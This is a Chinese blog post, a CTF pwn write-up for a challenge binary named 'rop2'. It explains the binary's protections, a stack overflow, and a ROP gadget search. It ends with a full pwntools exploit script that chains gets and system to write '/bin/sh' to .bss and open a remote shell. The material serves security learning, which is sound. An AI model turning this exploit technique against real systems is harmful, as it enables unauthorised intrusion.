PWN 学习—某平台ROP2 writeup

原创

bufsnake 于 2019-08-01 14:31:49 发布 231 收藏 1

分类专栏： PWN CTF 文章标签： pwn rop writeup 入门

本文链接：https://blog.csdn.net/qq_40640243/article/details/98052880

PWN 同时被 2 个专栏收录

2 篇文章 0 订阅


订阅专栏

CTF

3 篇文章 0 订阅


订阅专栏

64位栈帧学习




writeup

本能反应




RELRO：RELRO会有Partial RELRO和FULL RELRO，如果开启FULL RELRO，意味着我们无法修改got表
Stack：如果栈中开启Canary found，那么就不能用直接用溢出的方法覆盖栈中返回地址，而且要通过改写指针与局部变量、leak canary、overwrite canary的方法来绕过
NX：NX enabled如果这个保护开启就是意味着栈中数据没有执行权限，以前的经常用的call esp或者jmp esp的方法就不能使用，但是可以利用rop这种方法绕过
PIE：PIE enabled如果程序开启这个地址随机化选项就意味着程序每次运行的时候地址都会变化，而如果没有开PIE的话那么No PIE (0x400000)，括号内的数据就是程序的基地址

执行程序




发现输入一定的长度，程序就崩溃了

ida打开程序




查看要程序逻辑
发现存在栈溢出漏洞
输入长度大于 0xC (0x4 + 0x8) 面就是我们的天下了

查看函数表




发现函数joke



> 似乎用不到的函数

接下来查看字符串



> 我无敌的/bin/sh字符串竟然没有，还好有gets和system函数

思考利用方法

> 调用gets函数像bss段写入/bin/sh，然后调用system函数执行system("/bin/sh");

实操过程


```
Desktop  ROPgadget --binary rop2 --only 'pop|ret' |grep rdi
0x00000000004008e3 : pop rdi ; ret
```

> 这里解释一下，由于gets函数只有一个参数，所以调用gets函数时，需要向rdi传入传入那个参数
> pop rdi ; ret 的作用就是将当前栈顶的值存到rdi中
> 所以构造payload 为 p64(pop_rdi_ret) + p64(bss) + p64(gets_addr)
> 程序执行到pop_rdi_ret时的栈顶就是bss的地址，然后就将bss地址存入rdi中，然后调用gets函数

接下来时调用system函数

> 我们知道，调用一个函数后，那个函数的下一个地址就会成为函数执行完后需要执行的第一个地方
> 我们在payload后面追加p64(pop_rdi_ret) + p64(bss)+ p64(system_addr)，原理与gets函数相同，
> gets往bss地址写入/bin/sh，system调用bss地址的/bin/sh，即达到了调用/bin/sh的作用

此时栈空间如图



附上payload


```
from pwn import *

pro = remote("ip",port)
pros = ELF('./rop2')

bss = 0x6010F0
pop_rdi_ret = 0x4008e3

system_addr = pros.symbols['system']
gets_addr = pros.symbols['gets']

payload = 'a'*4 +'a'*8
payload += p64(pop_rdi_ret) + p64(bss) + p64(gets_addr)
payload += p64(pop_rdi_ret) + p64(bss)+ p64(system_addr)
pro.readuntil("~")
pro.sendline(payload)
pro.sendline("/bin/sh")
pro.interactive()
```



总结

> PWN 学习之路永无止境